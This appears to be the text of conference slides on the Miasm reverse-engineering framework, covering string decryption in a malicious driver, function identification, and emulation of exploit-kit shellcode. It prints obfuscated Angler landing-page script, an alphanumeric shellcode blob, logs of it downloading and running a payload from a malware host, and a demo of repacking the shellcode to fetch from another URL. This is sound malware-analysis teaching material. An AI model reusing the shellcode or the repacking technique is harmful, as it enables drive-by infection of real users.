(Hey, the vm code is obfuscated ...)

Translate to LLVM IR

```
%0.279 = add i32 %arg0, 322
%0.315 = add i32 %arg0, 323
%0 = zext i32 %0.279 to i64
%0.318 = inttoptr i64 %0 to i8*
%0.319 = load i8, i8* %0.318, align 1
%0.323 = add i8 %0.319, 44
store i8 %0.323, i8* %0.318, align 1
%0.330 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%0.331 = tail call i32 @RC4_dec(i32 %0.315, i32 54, i32 %0.330)
%0.333 = tail call i32 @RC4_init(i32 ptrtoint ([39 x i8]* @KEY_0x403392 to i32), i32 39)
%0.335 = add i32 %arg0, 377
%0.342 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%0.343 = tail call i32 @RC4_dec(i32 %0.335, i32 173, i32 %0.342)
%0.345 = tail call i32 @RC4_init(i32 ptrtoint ([12 x i8]* @KEY_0x4033BC to i32), i32 12)
%0.347 = add i32 %arg0, 550
%0.353 = add i32 %arg0, 554
%1 = zext i32 %0.347 to i64
%0.356 = inttoptr i64 %1 to i32*
```

Recompile with LLVM

```
push    rbp
push    r15
push    r14
push    r13
push    r12
push    rbx
sub     rsp, 28h
mov     r13d, edi
lea     eax, [r13+142h]
lea     ebp, [r13+143h]
add     byte ptr [rax], 2Ch ; ','
mov     r14, offset KEY_0x403392
mov     r12, offset RC4_init
mov     esi, 27h ; ' '
mov     edi, r14d
call    r12 ; RC4_init
mov     r15, offset RC4_dec
mov     esi, 36h ; '6'
mov     edi, ebp
mov     edx, eax
call    r15 ; RC4_dec
mov     esi, 27h ; ' '
mov     edi, r14d
call    r12 ; RC4_init
lea     ebp, [r13+179h]
mov     r14, offset KEY_0x4033BC
mov     esi, 0Ch
```

(Hey, I do know this ISA ...)

Speed-up the malware!

```
CONTEXT_INIT 08d3b710
DEC 08d3b710, 0804c268, 00000074
INIT 0804a220, 00000063
CONTEXT_INIT 08d3b818
35 BD B7 47 8D 87 28 C3 E8 4B 9E 61 56 6B 66 00 5..G..(..K.aVkf.
34 00 00 00 13 06 74 84 B9 9E 53 38 E7 72 FC 0D 4.....t...S8.r..
3C 36 A8 63 67 6C 1D FF EA 20 8A 5E 1E D6 B2 48 <6.cgl.... ^...H
78 C1 4C A8 0A 35 AA 9A 4D 5F 9A C6 1D 34 8A ED x.L..5..M...4..
05 A7 EF C1 00 A0 00 00 F1 28 1C A6 44 68 EC 68 .....(..Dh.h
74 74 70 3A 2F 2F 72 78 66 6B 78 6D 74 71 78 67 ttp://rxfkxmtqxs
2E 63 6F 6D 2F 70 70 63 72 7A 61 65 7A 71 73 2F .com/ppcrzaezqs/
63 66 67 2E 62 69 6E 00 D5 7F 0F 02 E9 55 21 3B cfg.bin.....U!;
CC 3C 76 16 83 B0 51 5A DA 94 96 63 4E 3A 8B 59 .<v...QZ...cN:Y
AD 95 A3 C6 7E A4 68 B1 41 93 71 91 D7 7F 3D 3E ....~.h.A.q...=>
D5 9C 17 39 1D 11 24 D2 C5 4C 4F 1B 5E 81 A6 EB ...9...$.L0.^...
3D 25 E4 8D B8 AB 5B A5 F8 AA 04 6B 97 B6 42 80 .%....[....k..B.
92 8E 36 22 61 B3 73 B5 EE 70 46 CB 1E 56 E1 0C ..6"a.s..pF..V..
6C B9 A1 07 0F 31 BE CF 48 98 79 00 D8 DB F1 8A l....1..H.y.....
0B FC 7D 08 26 43 2C 9E 06 01 15 05 F0 99 BF 19 ..}.&C,.....
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ntevtx64.sys analysis

Obfuscated strings

- Strings are encrypted
- Strings are decrypted at runtime only when used
- 82 call references
- Same story for *ntevt.sys*, ...

Depgraph to the rescue

- Static analysis
- Backtracking algorithm
- “use-define chains”  “path-sensitive”

Algorithm

Steps

- 1 The algorithm follows dependencies in the current *basic block*
- 2 The analysis is propagated in each parent's block
- 3 Avoid already analyzed parents with same dependencies
- 4 The algorithm stops when reaching a graph root, or when every dependencies are solved
- 5 http://www.miasm.re/blog/2016/09/03/zeusvm_analysis.html
- 6 https://www.sstic.org/2016/presentation/graphes_de_depndances__petit_poucet_style/

```
call    decrypt
lea     rdx, [rsp+178h+Str2] ; Str2
mov     r8d, 0Ch             ; MaxCount
mov     rcx, rbx             ; Str1
call    cs:_strnicmp
or      r12, 0FFFFFFFFFFFFh ; R12, 0xFFFFFFFFFFFFFFFF
test    eax, eax
jz      loc_2048B
```

```
lea     r8d, [r12+5]         ; MaxCount
lea     rdx, Str2            ; "\\??\\"
mov     rcx, rbx             ; Str1
call    cs:_strnicmp
test    eax, eax
jz      loc_2048B
```

```
cmp     byte ptr [rbx], 5Ch
jz      short loc_20462
```

```
cmp     byte ptr [rbx+1], 3Ah
jz      short loc_20442
```

```
lea     r8d, [r12+23h] ; R8, 0x0, 0x23
lea     rdx, unk_45740
lea     rcx, [rsp+178h+var_148]
call    decrypt
```


Dependency graph

Advantages

- Execution path distinction
- Avoid paths which are equivalent in data “dependencies”
- Unroll loops only the minimum required times

String decryption

What next?

- Use depgraph results
- Emulate the decryption function
- Retrieve decrypted strings

Code emulation

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```
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```

```
    return False
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jitter.add_breakpoint(0x1337beef, sentinelle)
```

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# Set arguments according to Depgraph results
```

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String decryption


























Higher level APIs

```
# Run dec_addr(alloc_addr, addr, length)
sandbox.call(dec_addr, alloc_addr, addr, length)
# Retrieve strings
str_dec = sandbox.jitter.vm.get_mem(alloc_addr, length)
```

Depgraph

Demo

```
Solution for '0x13180L': 0x35338      0x14
'NDISWANIP\x00'
Solution for '0x13c2eL': 0x355D8      0x11
'\r\n  Adapter: \x00\xb2)'
Solution for '0x13cd3L': 0x355D8      0x11
'\r\n  Adapter: \x00\xb2)'
Solution for '0x13d69L': 0x355D8      0x11
'\r\n  Adapter: \x00\xb2)'
Solution for '0x13e26L': 0x355F0      0x1C
'  IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Solution for '0x13e83L': 0x355F0      0x1C
'  IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Solution for '0x13f3bL': 0x35630      0x1C
'  Mask:     %d.%d.%d.%d\r\n\x00\xa5\xde'
Solution for '0x13f98L': 0x35630      0x1C
'  Mask:     %d.%d.%d.%d\r\n\x00\xa5\xde'
Solution for '0x1404cL': 0x35610      0x1C
'  Gateway: %d.%d.%d.%d\r\n\x00\xc1\xfd'
Solution for '0x140adL': 0x35610      0x1C
'  Gateway: %d.%d.%d.%d\r\n\x00\xc1\xfd'
Solution for '0x14158L': 0x350C0      0x44
'  MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x  Sent: %.10d  Recv: %.10d\r\n\x00\xd4\xe6'
...
```

	Up	p	sub_1311C+64	call	decrypt	; DEC: 'NDISWANIP\x00'
	Up	p	sub_13B48+E6	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2'
	Up	p	sub_13B48+18B	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2'
	Up	p	sub_13B48+221	call	decrypt	; DEC: '\r\n Adapter: \x00\xb2'
	Up	p	sub_13B48+2DE	call	decrypt	; DEC: ' IP: %d.%d.%d.%d\r\n\x00\x8d\xbd'
	Up	p	sub_13B48+33B	call	decrypt	; DEC: ' IP: %d.%d.%d.%d\r\n\x00\x8d\xbd'
	Up	p	sub_13B48+3F3	call	decrypt	; DEC: ' Mask: %d.%d.%d.%d\r\n\x00\xa5\xde'
	Up	p	sub_13B48+450	call	decrypt	; DEC: ' Mask: %d.%d.%d.%d\r\n\x00\xa5\xde'
	Up	p	sub_13B48+504	call	decrypt	; DEC: ' Gateway: %d.%d.%d.%d\r\n\x00\xc1\xfb'
	Up	p	sub_13B48+565	call	decrypt	; DEC: ' Gateway: %d.%d.%d.%d\r\n\x00\xc1\xfb'
	Up	p	sub_13B48+610	call	decrypt	; DEC: ' MAC: %x-%x-%x-%x-%x-%x Sent: ...
	Up	p	sub_14E00+8E	call	decrypt	; DEC: 'NDISWANIP\x00'
	Up	p	sub_15FD8+44	call	decrypt	; DEC: '\\??\\x00\xdcc'
	Up	p	sub_16160+31	call	decrypt	; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
	Up	p	sub_16160+136	call	decrypt	; DEC: 'NDISWANIP\x00'
	Up	p	sub_16604+44	call	decrypt	; DEC: '\\??\\x00\xdcc'
	Up	p	sub_1675C+3D	call	decrypt	; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
	Up	p	sub_1675C+180	call	decrypt	; DEC: 'NDISWANIP\x00'
	Up	p	sub_1A494+16	call	decrypt	; DEC: '\\Device\\Ndis\x00z\xec'
	Up	p	sub_1A4E0+16	call	decrypt	; DEC: '\\Driver\\ntevt\x00\xe3'
	Up	p	start+5D	call	decrypt	; DEC: '\\Driver\\ntevt\x00\xe3'
	Up	p	sub_1A828+4F	call	decrypt	; DEC: 'NDISWAN\x00'
	Up	p	sub_1D5C0+94	call	decrypt	; DEC: 'ntkr\x00'
	Up	p	sub_1D5C0+A7	call	decrypt	; DEC: 'ntos\x00'
	Up	p	sub_1F0F8+74	call	decrypt	; DEC: '\\Device\\Tcp\x001\xa9'
	Up	p	sub_1FE84+DB	call	decrypt	; DEC: '\\Registry\\Machine\\System\\CurrentControlSet\\...
	Up	p	sub_1FE84+1A5	call	decrypt	; DEC: 'ImagePath\x00'

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“In this binary / firmware / malware / shellcode / ..., the function at 0x1234 is a memcpy”

State of the art

Static approach

- FLIRT
- Polichombr, Gorille, BASS
- Machine learning (ASM as NLP)
- *Bit-precise Symbolic Loop Mapping*

Dynamic approach / trace

- Data entropy in loops I/Os
- Taint propagation patterns
- Cryptographic Function Identification in Obfuscated Binary Programs - RECON 2012

Sibyl like

- Angr “identifier”^a \approx PoC for the CGC

^a<https://github.com/angr/identifier>

Possibilities




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


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


Figure: obfuscated memcpy

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


Figure: memcpy “SSE”

Idea


Idea

- Function = black box
- Chosen input
- Observed outputs \leftrightarrow Expected outputs


Specifically

- Inputs = { arguments, initial memory }
- Outputs = { output value, final memory }
- Minimalist environment : { binary mapped, stack }


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Test set

MUL (5, 10) → 50

strlen ("hello") → 5

atol ("1234") → 1234

atol

Implementation

Expected

- Resilient to crashes / infinite loop
- Test description arch-agnostic, ABI-agnostic
- One call may not be enough
 - $(2, 2) \rightarrow \text{Func} \rightarrow 4$
 - add, mul, pow ?
 - \rightarrow Test politic : “test1 & (test2 || test3)”
- Embarassingly parallel
- ...

Sibyl

Sibyl

- Open-source, GPL
- Current version: 0.2
- CLI + Plugin IDA
- /doc
- Based on Miasm, also uses QEMU
- Can learn new functions *automatically*



<https://github.com/cea-sec/Sibyl>

Function stubs

- Create a class standing for the test

```
class Test_bn_cpy(Test):  
    func = "bn_cpy"
```

Function stubs

- Prepare the test: allocate two “bignums” with one read-only

```
# Test1
```

```
bn_size = 2
```

```
bn_2 = 0x1234567890112233
```

```
def init(self):
```

```
    self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
```

```
    self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)
```

Function stubs

- Set arguments

```
self._add_arg(0, self.addr_bn1)
self._add_arg(1, self.addr_bn2)
self._add_arg(2, self.bn_size)
```

Function stubs

- Check the final state

```
def check(self):  
    return ensure_bn_value(self,  
                           self.addr_bn1,  
                           self.bn_2,  
                           self.bn_size)
```

Function stubs

- Test politic: only one test

```
tests = TestSetTest(init, check)
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Function stubs

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class Test_bn_cpy(Test):

    # Test1
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    bn_2 = 0x1234567890112233

    def init(self):
        self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
        self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)

        self._add_arg(0, self.addr_bn1)
        self._add_arg(1, self.addr_bn2)
        self._add_arg(2, self.bn_size)

    def check(self):
        return ensure_bn_value(self,
                               self.addr_bn1,
                               self.bn_2,
                               self.bn_size)

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- Sibyl on busybox-mipsel
- Finding a SSE3 memmove
- Applying “bignums” tests to EquationDrug binaries

```
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0x1000b874 : bn_to_str  
0x1000b819 : bn_from_str  
0x1000b8c8 : bn_cpy  
0x1000b905 : bn_sub  
0x1000b95f : bn_find_nonnull_hw  
0x1000b979 : bn_cmp  
0x1000b9b6 : bn_shl  
0x1000ba18 : bn_shr  
0x100144ce : bn_cmp  
0x1000bc9c : bn_div_res_rem  
0x1001353b : bn_cmp  
0x1000be26 : bn_div_rem  
0x1000bee8 : bn_mul  
0x1000bf98 : bn_mulmod  
0x1000bfef : bn_expomod
```

```
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0x18000f478 : bn_cmp  
0x18000fab0 : bn_mul  
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0x18000f2ec : bn_from_str  
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...
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```
<script>function MNMEp(){ return ""; }  
var z9oxd; var Ai4yTPg; function eALI(a){  
    return String[X1hP("53fr50om17C98h40a38rC62o43d18e40"])(a);};  
var voazpR; function X1hP(a){ var fWbbth;  
if(a == ""){ sada = "cerlaadsrgwq"; } else{ sada = "l"; }  
var w2zsuD;  
return a["rep"+sada+"ace"](/[0-9]/g,"");  
var aoxmDGW;} var JaQkJ;  
function fgrthryjryetfs(a){ if(new String(a) == 3){  
return "dafda"; }  
else{ var CxTX; var adfas = new Array("gsfgreafag","22","gfgrhtegwrqw");
```

Starting from an Angler EK (Exploit Kit) landing page...

Context

```
<html>
<head><style>v\:*{behavior:url(#default#VML);display:inline-block}
</style></head>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v"><v:oval>
<v:stroke id="ump"></v:stroke></v:oval><v:oval><v:stroke id="beg">
</v:stroke></v:oval></xml:namespace>
<script>var zbu8Rl=93;if('EkX6ZK' != 'KJm'){var Z98U1z='JL9';
var zbu8Rl=44;}function KJm(RIB,IfLP){return RIB+IfLP};
```

Through a MS13-037 exploit...

Context


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PYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
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NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULQUQU2TpyL
3rsVyr1idNleNg1ULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht60wnngleLDmhGNK6l
d6clp02opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLP0BkydmqULuLuLMLkPUlSqeHT67mkGwnT6glPJRxXtmIULWl
ELCzNqqxQKfz1443Wlwl5LmIklu9szrVR7g5pUsXPLPMM0sQitwmpHc6QZHTL05M7
lwlNyKlsYS6FMiLpxj7C1wtlWQL5xGQL8uNULUL1yKwpJzTXNwlG1wlNyilSXhMqU
RbVMylQJUtPZKSpHfQ45JPiLppKCKKBZTeuKu9m59KgKew5L6MuLoaRKeJBc8tT
IWleL5L9Ei0PveLCF8b440trSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmp01ZRkPM
JC2iYpIOCyNuZyRv5L0tP95Lp0eLZ59lXc596ppLJCCy6t3D2BRvM0HKQdhnZgQxL
...
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We end on a shellcode. What is it doing?

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- → Let's emulate it!

Result

```
$ python run_sc_04.py -y -s -l s1.bin
...
[INFO]: kernel32_LoadLibrary(dllname=0x13ffe0) ret addr: 0x40000076
[INFO]: ole32_CoInitializeEx(0x0, 0x6) ret addr: 0x40000097
[INFO]: kernel32_VirtualAlloc(lpvoid=0x0, dwsz=0x1000, alloc_type=0x1000, flprotect=0x40) ret
[INFO]: kernel32_GetVersion() ret addr: 0x400000c0
[INFO]: ntdll_swprintf(0x20000000, 0x13ffc8) ret addr: 0x40000184

[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000003c, 0x1000, 0x0, 0x0) ret addr:
http://b8zqrnc.hoboexporter.pw/f/1389595980/999476491/5

[INFO]: kernel32_CreateProcessW(0x2000003c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x13ff88, 0x13ff

[INFO]: ntdll_swprintf(0x20000046, 0x13ffa8) ret addr: 0x40000184
[INFO]: ntdll_swprintf(0x20000058, 0x20000046) ret addr: 0x4000022e
[INFO]: user32_GetForegroundWindow() ret addr: 0x4000025d

[INFO]: shell32_ShellExecuteExW(0x13ff88) ret addr: 0x4000028b
'/c start "" "foo.exe"'
...
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
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```
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```

```
sb.jitter.vm.add_memory_page(run_addr, ...)
```

```
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```

```
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Second crash

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$ python run_sc_04.py -y -s -l ~/iexplore.exe shellcode.bin
[INFO]: Loading module 'ntdll.dll'
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[INFO]: Loading module 'shell32.dll'
...
ValueError: ('unknown api', '0x774c1473L', "'ole32_CoInitializeEx'
```

→ function stubbing

Function stubs

```
def kernel32_lstrlenA(jitter):  
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Function stubs

■ Interaction with the VM

```
def msvcrt_malloc(jitter):  
    ret_ad, args = jitter.func_args_cdecl(["msize"])  
    addr = winobjs.heap.alloc(jitter, args.msize)  
    jitter.func_ret_cdecl(ret_ad, addr)
```

Function stubs

- “Minimalist” implementation

```
def urlmon_URLDownloadToCacheFileW(jitter):  
    ret_ad, args = jitter.func_args_stdcall(6)  
    url = jitter.get_str_unic(args[1])  
    print url  
    jitter.set_str_unic(args[2], "toto")  
    jitter.func_ret_stdcall(ret_ad, 0)
```

Demo

- Running the shellcode to the end
- Running on a second sample from the campaign

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Syscall: stub example

```
def sys_generic_write(jitter, linux_env):  
    # Parse arguments  
    fd, buf, count = jitter.syscall_args_systemv(3)  
    log.debug("sys_write(%d, \u0026; %x, \u0026; %x)", fd, buf, count)  
  
    # Stub  
    data = jitter.vm.get_mem(buf, count)  
    jitter.syscall_ret_systemv(linux_env.write(fd, data))  
  
# Association syscall number <-> callback  
syscall_callbacks_x86_64[X86_64_WRITE] = sys_generic_write  
syscall_callbacks_arml[ARML_WRITE] = sys_generic_write
```

Demo

■ Running /usr/bin/file /bin/ls (x86_64)

```
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/usr/bin/file /bin/ls
...
[DEBUG]: sys_openat(ffffffffffffff9c, '/bin/ls', 0, 0)
...
[DEBUG]: sys_write(1, 740008e0, d4)
[STDOUT] /bin/ls: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=e855a4c79bf01f795681a7470ae64dc141158aee, stripped
```

■ Running /bin/ls (arml)

```
$ file file_sb/bin/ls
file_sb/bin/ls: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV),
dynamically linked, interpreter /lib/ld-linux-armhf.so.3, for GNU/Linux 4.1.0, stripped
$ python miasm2/example/jitter/run_with_linuxenv.py -v file_sb/bin/ls
[DEBUG]: sys_brk(0)
[DEBUG]: -> 74000000
...
[DEBUG]: sys_write(1, 80158000, 1f)
[STDOUT] bin lib
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DSE

- Dynamic Symbolic Execution / Concolic Execution
- Driller, Triton, Manticore, ...
- Principle
 - A symbolic execution alongside a concrete one
 - The concrete drives the symbolic (loops, external APIs, ...)

DSE / concolic execution

```
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```

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Symbolic only

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Usage examples

Using a solver, and by making some of the elements symbolics:

- Find a solution to **jump to the other branch**, giving previous constraint
 - → expand coverage
 - (fuzzing, ...)

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DSE: discover file format

```
Run with ARG = 'AAAAAAAAAA'
-> ASCII text, with no line terminators
Run with ARG = '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
-> data
Run with ARG = '\xef\xbb\x00\x00\x00\x00\x00\x00\x00\x00'
-> ISO-8859 text, with no line terminators
Run with ARG = '\xef\xbb\xbf\x00\x00\x00\x00\x00\x00\x00'
-> UTF-8 Unicode text, with no line terminators
Run with ARG = '\xf0\x00\x00\x00\x00\x00\x00\x00\x00\x00'
-> SysEx File -
Run with ARG = '\x80\x00\x00\x00\x00\x00\x00\x00\x00\x00'
-> lif file
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-> IRIS Showcase file - version 0
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-> International EBCDIC text, with no line terminators
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-> Non-ISO extended-ASCII text, with no line terminators
Run with ARG = '\x16@\x00\x00\x00\x00\x00\x00\x00\x00'
-> EBCDIC text, with no line terminators, with overstriking
Run with ARG = '+/v+\x07\x07\x07\x07\x07\x07'
-> Unicode text, UTF-7
...
```

Usage examples

Using a solver, and by making some of the elements symbolics:

- Find a solution to **jump to the other branch**, giving previous constraint
 - → expand coverage
 - (fuzzing, ...)
- Restrain the input with constraint on the output
 - → stealing a shellcode
 - (exploit writing help, crash investigation, ...)

Shellcode

```
PYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWl0Z9rkJk0YBZcHhXcYoYoK0zUvwE0glwlCrSy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqQU2TpyL
3rsVyr1idNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht60wnngleLDmhGNK6l
d6clp02opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFugQbH
tTVWnULuLup5J50TLP0BkydmqULuLuLMLkPUlSQeHT67mkGwnT6glPJRxXtmIULWl
ELCzNqqxQKfz1443Wlwl5LmIklu9sZrVR7g5pUsXPLPMM0sQitWmphC6QZHtL05M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlG1wlNyilSXhMQu
RbVMylQJUtPZKSpHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoARkeJBc8tT
IWleL5L9Ei0PveLCF8b440trSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmp01ZRkPM
JC2iYpIOCyNuZyRv5L0tP95Lp0eLZ59lXc596ppLJCCy6t3D2BRvM0HKQdhnZgQxL
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This shellcode is “packed” to be alphanumeric

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→ $\text{MEM_0x400042} = (\text{MEM_0x400053}^{\text{MEM_0x400052} * 0x10})$

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Demonstration

- Build the new shellcode
- Test it with previous script

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```
$ python repack.py shellcode.bin
OEP reached!
New shellcode dropped in: /tmp/new_shellcode.bin
$ cat /tmp/new_shellcode.bin
PYIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuHiaH8kb80
ZLIhVlIhWmPun8it44KoI8kVcUPUPnL5dwloZ8b8z9ohRhC8h8c9o9o9oye
...2n

$ python run_sc_04.py -y -s -l /tmp/new_shellcode.bin
...
[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000001e, 0x1000, 0x0, 0x0)
      ret addr: 0x40000161
https://www.blackhat.com/payload
[INFO]: kernel32_CreateProcessW(0x2000001e, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, ...)
      ret addr: 0x400002c5
...
```

Summary

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Takeaways

- Emulation capabilities (just a function → full binary)
- Static analysis through the IR (symbolic execution, deobfuscation passes, ...)
- Daily used on real world samples and tasks

→ A framework you may want to add to your toolbox

Further works

- Abstract analysis, with abstract domains (ModularIntervals already present)
- Full emulation improvment (wider on Linux, maybe on Windows)
- Real un-SSA
- Core in Rust with Python bindings
- ...
- Open to suggestions, feedbacks, external contributions, beers, ...

Merci !



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